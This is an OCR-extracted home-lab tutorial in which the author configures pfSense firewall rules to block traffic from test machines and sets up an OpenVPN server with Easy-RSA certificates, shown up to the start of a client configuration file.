
This configuration ensured that pfSense could handle traffic between my attacker, SOC, and target machines within the lab.


The Host-only Adapter allowed internal communication between my lab machines, while the Bridged Adapter enabled pfSense to access the internet.

Step 2: Initial pfSense Setup

Once pfSense was installed and booted, I was greeted with the pfSense console interface displaying various menu options.



- I chose **Option 7: Diagnostics > Ping** to verify internet connectivity.
    - I pinged `8.8.8.8` and `google.com` to ensure that the network was properly set up.
    - 


- Next, I selected **Option 2: Set interface IP address** to change the LAN IP of pfSense to `192.168.56.1` to match the subnet range used by my Host-only Adapter (`192.168.56.0/24`).
- 

Changing the LAN IP ensured that my target and SOC machines could communicate with the pfSense VM.

Step 3: Accessing the pfSense Web Interface

After setting up the network configuration, I accessed the pfSense web interface by navigating to `https://192.168.56.1` in a browser on one of my target machines. I logged in using the default credentials:

- **Username:** admin
- **Password:** pfsense




Step 4: Configuring Firewall Rules


Blocking Target Machine's HTTP Traffic

I wanted to block HTTP traffic from one of my target machines (`192.168.56.103`).

Steps:

1. Navigate to **Firewall > Rules > LAN**.
2. Click **Add (+)** to create a new rule.
3. Configure the rule details:
    - **Action:** Block
    - **Protocol:** TCP
    - **Source:** Single host or alias (`192.168.56.103`)
    - **Destination:** Any
    - **Destination Port Range:** HTTP (80)
4. Save and apply the changes.






Blocking HTTP traffic can simulate a scenario where certain types of traffic are restricted for security reasons.


Blocking Access to Specific Websites


I decided to block access to `instagram.com` from the same target machine.


Steps:

1. Obtain the IP address of `instagram.com` using the `nslookup` command.
2. Go to **Firewall > Aliases** and add a new alias named `Blocked_Websites`, including the IP addresses of the website.
3. Navigate back to **Firewall > Rules > LAN** and add another rule:
    - **Action:** Block
    - **Source:** Single host or alias (`192.168.56.103`)
    - **Destination:** Single host or alias (`Blocked_Websites`)
4. Save and apply the changes.










This rule is useful for preventing access to specific websites, which can be a part of content filtering policies in organizations.

Blocking the Attacker Machine Completely

To protect the network from my attacker machine (`192.168.56.104`), I created a final blocking rule.

Steps:

1. Navigate to **Firewall > Rules > LAN**.
2. Add a new rule:
    - **Action:** Block
    - **Protocol:** Any
    - **Source:** Single host or alias (`192.168.56.104`)
    - **Destination:** Any
3. Save and apply the changes.
4.



Completely blocking the attacker machine helps simulate scenarios where malicious actors are isolated from the network.

Conclusion


By setting up pfSense and configuring these firewall rules, I was able to enhance the defensive capabilities of my home lab. This setup allowed me to explore practical defense strategies, understand traffic control mechanisms, and test the effectiveness of firewall configurations.

Setting Up and Testing OpenVPN

Step 1: Set Up OpenVPN on the Ubuntu Server

1. Update the System

First, I updated the package lists and upgraded all installed packages:



This ensures that my system is up to date before installing any software.

2. Install OpenVPN and Easy-RSA

Next, I installed OpenVPN and Easy-RSA, which is a toolkit for managing certificates:

```
bivin@bivin-VirtualBox:~$ sudo apt install openvpn easy-rsa -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.6.12-0ubuntu0.24.04.1).
openvpn set to manually installed.
The following packages were automatically installed and are no longer required:
  libllvm17t64 python3-netifaces
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libccid libeac3 opensc opensc-pkcs11 pcscd
The following NEW packages will be installed:
  easy-rsa libccid libeac3 opensc opensc-pkcs11 pcscd
0 upgraded, 6 newly installed, 0 to remove and 3 not upgraded.
Need to get 1,570 kB of archives.
After this operation, 5,046 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/universe amd64 libccid amd64 1.5.5-1 [83.0 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/universe amd64 pcscd amd64 2.0.3-1build1 [61.7 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/universe amd64 libeac3 amd64 1.1.2+ds+git20220117+453c3d6b03a0-1.1build2 [5
4.3 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble/universe amd64 opensc-pkcs11 amd64 0.25.0~rc1-1build2 [936 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble/universe amd64 opensc amd64 0.25.0~rc1-1build2 [370 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble/universe amd64 easy-rsa all 3.1.7-2 [64.8 kB]
Fetched 1,570 kB in 2s (759 kB/s)
Selecting previously unselected package libccid.
```

3. Set Up Easy-RSA Environment

I created the Easy-RSA directory for setting up the public key infrastructure (PKI):

```
bivin@bivin-VirtualBox:~$ make-cadir ~/openvpn-ca
```

4. Initialize the PKI

In the Easy-RSA directory, I initialized the PKI:

```
bivin@bivin-VirtualBox:~$ cd ~/openvpn-ca
```

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa init-pki

Notice
------
'init-pki' complete; you may now create a CA or requests.

Your newly created PKI dir is:
* /home/bivin/openvpn-ca/pki

Using Easy-RSA configuration:
* /home/bivin/openvpn-ca/vars
```

5. Build the Certificate Authority (CA)

I built the CA by running the following command and providing the required information:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa build-ca
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)

Enter New CA Key Passphrase:

Confirm New CA Key Passphrase:
..+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.......+...+.....+++++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++*.+......+..+...+.+......................+.+.....+....+..+...+......+.......+...
.........+............+.....+.....+.+........+...+...+.+......+.........+.....+...+...+...+.+.............+....+....
..+.............+...............+..+...+.........+..+.......+..+....+......+........++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++
........+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.......+..+++++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++*...+.....+......+...+...+..........+...................+.+.....+...+.+.....+.
....+.....+....+.....+.......+....+.....+.....+....+..+.+.............+...+.+.........+.....+...+....+.......+...
........+....+.....+.+...+..+.+.........+......+.............+.+.....................+...........+........+.....+..
........+.+..+............+..+.......+...+...........+.........+...+............+.......+........+...+.......+...+...+
....+......+...+.+.....+.+...+...+.....+...+....+..+....+..............+................+..+...+.......+...........+..
+.........+........+.........+........+....+....+...............+...+......+...+........+.......+.......+.....++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
```

6. Generate Server Certificate and Key

Next, I generated the server certificate and key:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa gen-req server nopass
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
....+..+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*...+.....+.+...+..+...+...+.........+.....
+.......+..+....+..+.......+........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*......+.....+.....
..+.....+...+....................+..+.........+........+...+..........+..+...+......+...+.+...........+.+..+.+.......
.............+..........+...+.....+....+.........+..+...+.+.............+.........+.....+......+.......+...+.....+.
+......+.........+...+...+.....+...+......+.+..+................+....+......+...+...........+.+..+.......+.....++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
.+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*....+...+++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++++++*..+......+...+........+.+.........+.............+++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [server]:TEST

Notice
------
Private-Key and Public-Certificate-Request files created.
Your files are:
* req: /home/bivin/openvpn-ca/pki/reqs/server.req
* key: /home/bivin/openvpn-ca/pki/private/server.key
```

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa sign-req server server
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
You are about to sign the following certificate:
Please check over the details shown below for accuracy. Note that this request
has not been cryptographically verified. Please be sure it came from a trusted
source or that you have verified the request checksum with the sender.
Request subject, to be signed as a server certificate
for '825' days:

subject=
    commonName                = TEST

Type the word 'yes' to continue, or any other input to abort.
  Confirm request details: yes

Using configuration from /home/bivin/openvpn-ca/pki/openssl-easyrsa.cnf
Enter pass phrase for /home/bivin/openvpn-ca/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'TEST'
Certificate is to be certified until May 14 20:20:24 2027 GMT (825 days)

Write out database with 1 new entries
Database updated
```

7. Generate Diffie-Hellman Parameters

I generated the Diffie-Hellman parameters for secure key exchange:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa gen-dh
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
Generating DH parameters, 2048 bit long safe prime
.....
.....+.....
.....+.....+.....+.....
.....
```

8. Copy Generated Files to OpenVPN Directory

I copied the necessary files to the OpenVPN directory:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo cp pki/ca.crt pki/private/server.key pki/issued/server.crt pki/dh.pem /etc/ope
nvpn/
```


Step 2: Configure the OpenVPN Server

9. Create the OpenVPN Server Configuration File

I created the OpenVPN server configuration file:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/openvpn/server.conf
```

Here's the configuration I added:




10. Enable IP Forwarding

To enable IP forwarding, I edited the sysctl configuration file:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/sysctl.conf
```

I uncommented the line: net.ipv4.ip_forward=1



Then I applied the changes:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo sysctl -p
net.ipv4.ip_forward = 1
```

11. Set Up Firewall Rules

I allowed traffic on port 1194 and configured NAT:


```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw allow 1194/udp
Rule added
Rule added (v6)
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw allow OpenSSH
Rule added
Rule added (v6)
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw enable
Firewall is active and enabled on system startup
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
Anywhere                   DENY        192.168.56.104
1194/udp                   ALLOW       Anywhere
OpenSSH                    ALLOW       Anywhere
22/tcp (v6)                ALLOW       Anywhere (v6)
1194/udp (v6)              ALLOW       Anywhere (v6)
OpenSSH (v6)               ALLOW       Anywhere (v6)
```

I edited the `before.rules` file:
sudo nano /etc/ufw/before.rules

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/ufw/before.rules
```


I added the following lines(OPENVPN RULES):



Then I modified the `ufw` configuration to accept forwarded packets:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/default/ufw
```

I set `DEFAULT_FORWARD_POLICY="ACCEPT"`




reloaded the firewall:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw reload
Firewall reloaded
```

12. Start the OpenVPN Service


I started the OpenVPN service and enabled it to start on boot:



Step 3: Generate Client Certificates & Keys

13. Create Client Certificate

I generated a client certificate and key:



14. Sign the Client Certificate

I signed the client certificate:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ./easyrsa sign-req client client1
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
You are about to sign the following certificate:
Please check over the details shown below for accuracy. Note that this request
has not been cryptographically verified. Please be sure it came from a trusted
source or that you have verified the request checksum with the sender.
Request subject, to be signed as a client certificate
for '825' days:

subject=
    commonName                = CLIENT

Type the word 'yes' to continue, or any other input to abort.
  Confirm request details: yes

Using configuration from /home/bivin/openvpn-ca/pki/openssl-easyrsa.cnf
Enter pass phrase for /home/bivin/openvpn-ca/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'CLIENT'
Certificate is to be certified until May 14 21:01:38 2027 GMT (825 days)

Write out database with 1 new entries
Database updated
```

15. Copy Client Files

I copied the necessary client files to the `/etc/openvpn/client/` directory:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo cp pki/issued/client1.crt pki/private/client1.key pki/ca.crt /etc/openvpn/clie
nt/
```

Step 4: Create Client Configuration File

16. Create the Client Configuration File

I created the `.ovpn` configuration file for the client:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/openvpn/client/client1.ovpn
```

bivin@bivin-VirtualBox: ~/openvpn-ca

bivin@bivin-VirtualBox: ~ | bivin@bivin-VirtualBox: ~/openvpn-ca

GNU nano 7.2 /etc/openvpn/client/client1.ovpn

```
client
dev tun
proto udp
